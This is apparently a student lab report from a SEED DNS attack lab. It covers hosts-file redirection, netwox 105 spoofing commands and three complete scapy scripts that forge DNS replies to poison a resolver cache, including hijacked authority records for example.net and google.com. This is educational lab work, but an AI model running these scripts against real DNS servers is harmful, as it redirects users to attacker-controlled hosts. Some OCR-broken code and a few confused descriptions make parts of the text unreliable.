
- Using "ssh" command given below, the attacker will access the user's machine. *ssh @10.0.2.17*

  seed password: *dees*

- The attacker has successfully accessed user's machine.

  Before DNS attack:


- Now ping www.example.com from attacker's VM sshed to user's machine.
  ping www.example.com



Observation:

The attacker is successfully able to run the ping command for www.example.com

- The attacker will validate www.example.com host on firefox browser.



Observation:
We can see that www.example.com is viewed on browser as shown in above snapshot.

After DNS attack:

- Given entry was made in the /etc/hosts file to modify the host file of www.example.com
  1.2.3.4 www.example.com

```
[02/21/21]seed@VM:~$ ping www.example.com
PING www.example.com (1.2.3.4) 56(84) bytes of data.
```

Observation:
We can see that the IP address of www.example.com has changed to 1.2.3.4

- Now ping www.bank32.com to get its the IP address and whether this host is reachable or not.
  ping www.bank32.com

```
[02/21/21]seed@VM:~$ ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136
.180): icmp_seq=1 ttl=115 time=54.3 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136
.180): icmp_seq=2 ttl=115 time=8.24 ms
```

Observation:
The IP address of www.bank32.com is 34.102.136.180

- To perform, DNS attack the attacker will modify the IP address of www.bank32.com to another IP address. We have taken IP address of www.google.com by using given command:
  nslookup www.google.com

```
[02/21/21]seed@VM:~$ nslookup www.google.com
Server:         127.0.1.1
Address:        127.0.1.1#53

Non-authoritative answer:
Name:   www.google.com
Address: 172.217.3.164
```

Observation:
The IP address of www.google.com is i.e 172.217.3.164

- The attacker will modify */etc/hosts* file to redirect www.bank32.com host IP address to 172.217.3.164 by executing given command

sudo vi /etc/hosts
Then added below changes in file:
172.217.3.164 www.bank32.com

```
172.217.3.164    www.bank32.com
```

We will save the above changes in /etc/hosts file.

- Now validate whether DNS modifying hot file attack is successful or not by executing ping command.
  ping www.bank32.com

```
[02/21/21]seed@VM:~$ ping www.bank32.com
PING www.bank32.com (172.217.3.164) 56(84) bytes of data.
64 bytes from www.bank32.com (172.217.3.164): icmp_seq=1 ttl=115
time=7.73 ms
64 bytes from www.bank32.com (172.217.3.164): icmp_seq=2 ttl=115
time=9.78 ms
64 bytes from www.bank32.com (172.217.3.164): icmp_seq=3 ttl=115
time=10.6 ms
64 bytes from www.bank32.com (172.217.3.164): icmp_seq=4 ttl=115
time=12.2 ms
```

Observation:

www.bank32.com host IP address has redirected to 172.217.3.164 (www.google.com IP address). Hence, the DN attack is successful.

Note: Firefox doesn't show the expected result, there may be something wrong with how it handles the hosts file.

3.2 Task 5: Directly Spoofing Response to User

Objective:

In this attack, the victim's machine has not been compromised, so attackers cannot directly change the DNS query process on the victim's machine. However, if attackers are on the same local area network as the victim, they can still achieve a great damage.

- Executed below *netwox 105* command on attacker's VM


sudo netwox 105 -h seed -H 10.0.2.16 -a www.example.net -A 10.0.2.17

```
[02/21/21]seed@VM:~$ sudo netwox 105 -h seed -H 10.0.2.16 -a www.example.net -A 10.0.2.17
```

The netwox 105 is used to sniff the packet from source 10.0.2.16 to destination 10.0.2.17


- While the attack program is running on the user's machine, we ran dig command on user's machine.

  dig www.example.net



Observed that dig command has been executed where data is “www.example.net” and SERVER is 10.0.2.17

- On attacker’s VM, we will see the sniffing of DNS query as shown in below snapshot:



Observation:

The attacker is successfully able to sniff the DNS query from user to DNS server using the netwox 105 command.

3.3 Task 6: DNS Cache Poisoning Attack

Objective:

To conduct attacks by targeting the DNS server, instead of the user’s machine. When a DNS server Apollo receives a query, if the hostname is not within the Apollo’s domain, it will ask other DNS servers to get the hostname resolved.

- If attackers can spoof the response from other DNS servers, Apollo will keep the spoofed response in its cache for certain period of time. Next time, when a user’s machine wants to resolve the same hostname, Apollo will use the spoofed response in the cache to reply. This way, attackers only need to spoof once, and the impact will last until the cached information expires. This attack is called DNS cache poisoning.

- Before doing the cache poisoning attack, we will flush the DNS server’s cache by using the following command:

sudo rndc flush

```
[02/22/21]seed@VM:.../bind$ sudo rndc flush
```

This command will empty the cache in the DNS server.

- Now execute netwox command to perform DNS cache poisoning attack where we have set the filter field to "src host 10.0.2.17", which is the IP address of the DNS server.
  sudo netwox 105 -h seed -H 10.0.2.16 -a www.example.net -A 10.0.2.17 -T 600 -f "src host 10.0.2.17" -s raw

```
[02/22/21]seed@VM:~$ sudo netwox 105 -h seed -H 10.0.2.16 -a www.example.net -A 10.0.2.17 -T 600 -f "sr
c host 10.0.2.17" -s raw
```

Observation:

This netwox 105 command is used to sniff the packet from source 10.0.2.16 to destination 10.0.2.17 The ttl field (time-to-live) in the above netwox 105 command indicates that how long we want the fake answer to stay in the DNS server's cache. Since, we set ttl to 600 (seconds), then DNS server will keep giving out the fake answer for the next 10 minutes.

- While netwox command was running on attacker's VM, we executed dig command on user's VM.
  dig www.example.net
- Captured the DNS traffic on wireshark when the cache poisoning attack took place.

No.	Time	Source	Destination	Protoco	Length	Info
1	2021-0…	10.0.2.16	10.0.2.17	DNS	86	Standard query 0…
2	2021-0…	10.0.2.17	198.97.190.53	DNS	86	Standard query 0…
3	2021-0…	10.0.2.17	198.97.190.53	DNS	70	Standard query 0…
4	2021-0…	10.0.2.17	198.97.190.53	DNS	89	Standard query 0…
5	2021-0…	10.0.2.17	198.97.190.53	DNS	89	Standard query 0…
6	2021-0…	198.97.190.53	10.0.2.17	DNS	121	Standard query r…
7	2021-0…	198.97.190.53	10.0.2.17	DNS	103	Standard query r…
8	2021-0…	10.0.2.17	10.0.2.16	DNS	116	Standard query r…
9	2021-0…	10.0.2.17	10.0.2.16	DNS	70	Standard query 0…
10	2021-0…	10.0.2.17	199.7.91.13	DNS	89	Standard query 0…
11	2021-0…	10.0.2.17	199.7.91.13	DNS	89	Standard query 0…
12	2021-0…	10.0.2.16	10.0.2.17	DNS	281	Standard query r…
13	2021-0…	10.0.2.17	199.7.91.13	DNS	86	Standard query 0…
14	2021-0…	199.7.91.13	10.0.2.17	DNS	531	Standard query r…

Observation:

This time the spoofed IP is persistent – the Server will continue to give out the fake IP address for as long as the ttl (time to live) field is specified in Netwox command.

- Also took the DNS cache dump on DNS server using given command: *sudo rndc dumpdb -cache*
- Validated the cache dump on DNS server using below command: *sudo cat /var/cache/bind/dump.db*

```
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
; h.gtld-servers.net [v4 TTL 7] [v6 TTL 7] [v4 success] [v6 success]
;       192.54.112.30 [srtt 23] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1797]
;       2001:502:8cc::30 [srtt 14] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1797]
; c.gtld-servers.net [v4 TTL 7] [v6 TTL 7] [v4 success] [v6 success]
;       192.26.92.30 [srtt 15] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1797]
;       2001:503:83eb::30 [srtt 30] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1797]
; i.gtld-servers.net [v4 TTL 7] [v6 TTL 7] [v4 success] [v6 success]
;       192.43.172.30 [srtt 7] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1797]
;       2001:503:39c1::30 [srtt 26] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1797]
; d.gtld-servers.net [v4 TTL 7] [v6 TTL 7] [v4 success] [v6 success]
;       192.31.80.30 [srtt 19] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1797]
;       2001:500:856e::30 [srtt 10] [flags 00000000] [edns 0/0/0/0/0] [plain 0/0] [ttl 1797]
; www.example.net [v4 TTL 596] [v6 TTL 1797] [v4 not found] [v6 success]
;       10.0.2.16 [srtt 3032] [flags 00004000] [edns 1/0/0/0/0] [plain 0/0] [udpsize 512] [ttl 1797]
;               . NS [lame TTL 597]
;       2606:2800:220:1:248:1893:25c8:1946 [srtt 97520] [flags 00000000] [edns 0/1/1/1/1] [plain 0/0] [
ttl 1797]
; j.gtld-servers.net [v4 TTL 7] [v6 TTL 7] [v4 success] [v6 success]
```

Observation:

We found the dump of www.example.net in DNS server dump cache file where TTL is 596 sec.

- Also validated the dumped local DNS server cache for spoofed reply being cached.

```
www.example.net.        596     NS      www.example.net.
; authanswer
                        596     A       10.0.2.16
; authanswer
                        86397   AAAA    2606:2800:220:1:248:1893:25c8:1946
; authanswer
                        86397   RRSIG   AAAA 8 3 86400 (
                                        20210301083034 20210208125346 15961 example.net.
                                        C2dCW8SL6pKYT4Nbi7IGEjrFGOjjqalXyNB5
                                        89EJZVW33liyvDCL7LPu75zwpVB/9550O64J
                                        qVTJMcedqOUsCf75GI6+OEXjqQtBQtO1jIFl
                                        oTfzmN6GfwilIuypfTm0k1BB/As6UmTgAUuB
                                        M1FwiZquvSMNf+9/zIYhUxJZuV4= )
; glue
a.gtld-servers.net.     172797  A       192.5.6.30
; glue
```

Observation:

We can see that the spoofed reply has been dumped in the DNS server cache as shown in above snapshot.

3.4 Task 7: DNS Cache Poisoning: Targeting the Authority Section

Objective:

To launch one attack that can affect the entire example.net domain. The idea is to use the Authority section in DNS replies.


- Before performing task-7, we will clear the cache of the local DNS server using given command:
  sudo rndc flush

- We have used scapy program to perform DNS cache poisoning attack targeting the authority section.

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):

                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='')

                # The Authority Section
                NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacke
r32.com')

                # The Additional Section
                Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='93.1
84.216.34')

                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount=1, nscount=1, an=Anssec, ns=NSsec1, ar=Addsec1)

                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Here rdata='93.184.216.34' name server IP which we were getting while executing dig command for www.example.net

- Also validated the authoritative nameserver after capturing the DNS packets in wireshark.



Observation:

We can see that the attacker32.com entry has been cached by the local DNS server after the cache has been poisoned. The DNS cache poisoning is pointing to target authority. Hence, the attack is successful.

3.5 Task 8: Targeting Another Domain

Objective:

In task-7 attack (cache poisoning attack targeting authority), add additional entry in the Authority section, so attacker32.com is also used as the nameserver for google.com.

- Before performing task-8, we will clear the cache of the local DNS server using given command:
  sudo rndc flush
- We will use below scapy program to perform cache poison attack targeting another domain.

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):

                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='')

                # The Authority Section
                NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
                NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200, rdata='attacker32.com')

                # The Additional Section
                Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='93.184.216.34')
                Addsec2 = DNSRR(rrname='google.com', type='A', ttl=259200, rdata='93.184.216.34')

                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, ns
count=2, arcount=2, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Observation:

We have added google.com in both Authority and additional section of the scapy program. Also, increased the number of records in the Authority section and Answer section.

- Executed scapy program as shown below and parallel run dig command on user's machine pointing to www.example.net :
  sudo python ./task8.py
  dig www.example.net

```
[02/22/21]seed@VM:~$ sudo python ./task8.py
.
Sent 1 packets.
```

Observation:

As soon as we execute the dig command, we can see one sent spoofed packet from source address (10.0.2.16) to destination where DNS used is attacker32.com.

- Parallel captured the DNS packets in wireshark while performing the DNS cache poison attack. Refer below snapshot:

```
    5 2021-02-22 14:39:40.675627255 10.0.2.17      10.0.2.16       DNS
    6 2021-02-22 14:39:40.676294453 10.0.2.16      10.0.2.17       ICMP

  ▼ Authoritative nameservers
    ▼ example.net: type NS, class IN, ns attacker32.com
        Name: example.net
        Type: NS (authoritative Name Server) (2)
        Class: IN (0x0001)
        Time to live: 259200
        Data length: 16
        Name Server: attacker32.com
    ▼ google.com: type NS, class IN, ns attacker32.com
        Name: google.com
        Type: NS (authoritative Name Server) (2)
        Class: IN (0x0001)
        Time to live: 259200
        Data length: 16
        Name Server: attacker32.com
```

Observation:

After successfully poisoning the cache of the local DNS server, attacker32.com can be seen as the nameserver for both example.com and google.com domain.

3.6 Task 9: Targeting the Additional Section

Objective:

To spoof some entries in this section and see whether they will be successfully cached by the target local DNS server.

- Before performing task-9, we will clear the cache of the local DNS server using given command:
  sudo rndc flush
- We have added additional section into the scapy program for www.facebook.com and also updated the rname to ns.example.net as shown in given scapy program.

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
        if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):

                # Swap the source and destination IP address
                IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

                # Swap the source and destination port number
                UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

                # The Answer Section
                Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200, rdata='')

                # The Authority Section
                NSsec1 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='attacker32.com')
                NSsec2 = DNSRR(rrname='example.net', type='NS', ttl=259200, rdata='ns.example.net')

                # The Additional Section
                Addsec1 = DNSRR(rrname='attacker32.com', type='A', ttl=259200, rdata='93.184.216.34')
                Addsec2 = DNSRR(rrname='ns.example.net', type='A', ttl=259200, rdata='5.6.7.8')
                Addsec3 = DNSRR(rrname='www.facebook.com', type='A', ttl=259200, rdata='157.240.3.35')

                # Construct the DNS packet
                DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1, ancount=1, ns
count=2, arcount=3, an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2/Addsec3)

                # Construct the entire IP packet and send it out
                spoofpkt = IPpkt/UDPpkt/DNSpkt
                send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
pkt = sniff(filter='udp and dst port 53', prn=spoof_dns)
```

Observation:

The three entries (attacker32.com, ns.example.net and www.facebook.com) in additional section are added to spoof their packets.

- Executed scapy program as shown below and parallel run dig command on user's machine pointing to www.example.net :


  sudo python ./task9.py
  dig www.example.net

```
[02/22/21]seed@VM:~$ sudo python ./task9.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Observation:

As soon as we execute the dig command, we can see some sent spoofed packets from source address (10.0.2.16) to destination where DNS used is attacker32.com.

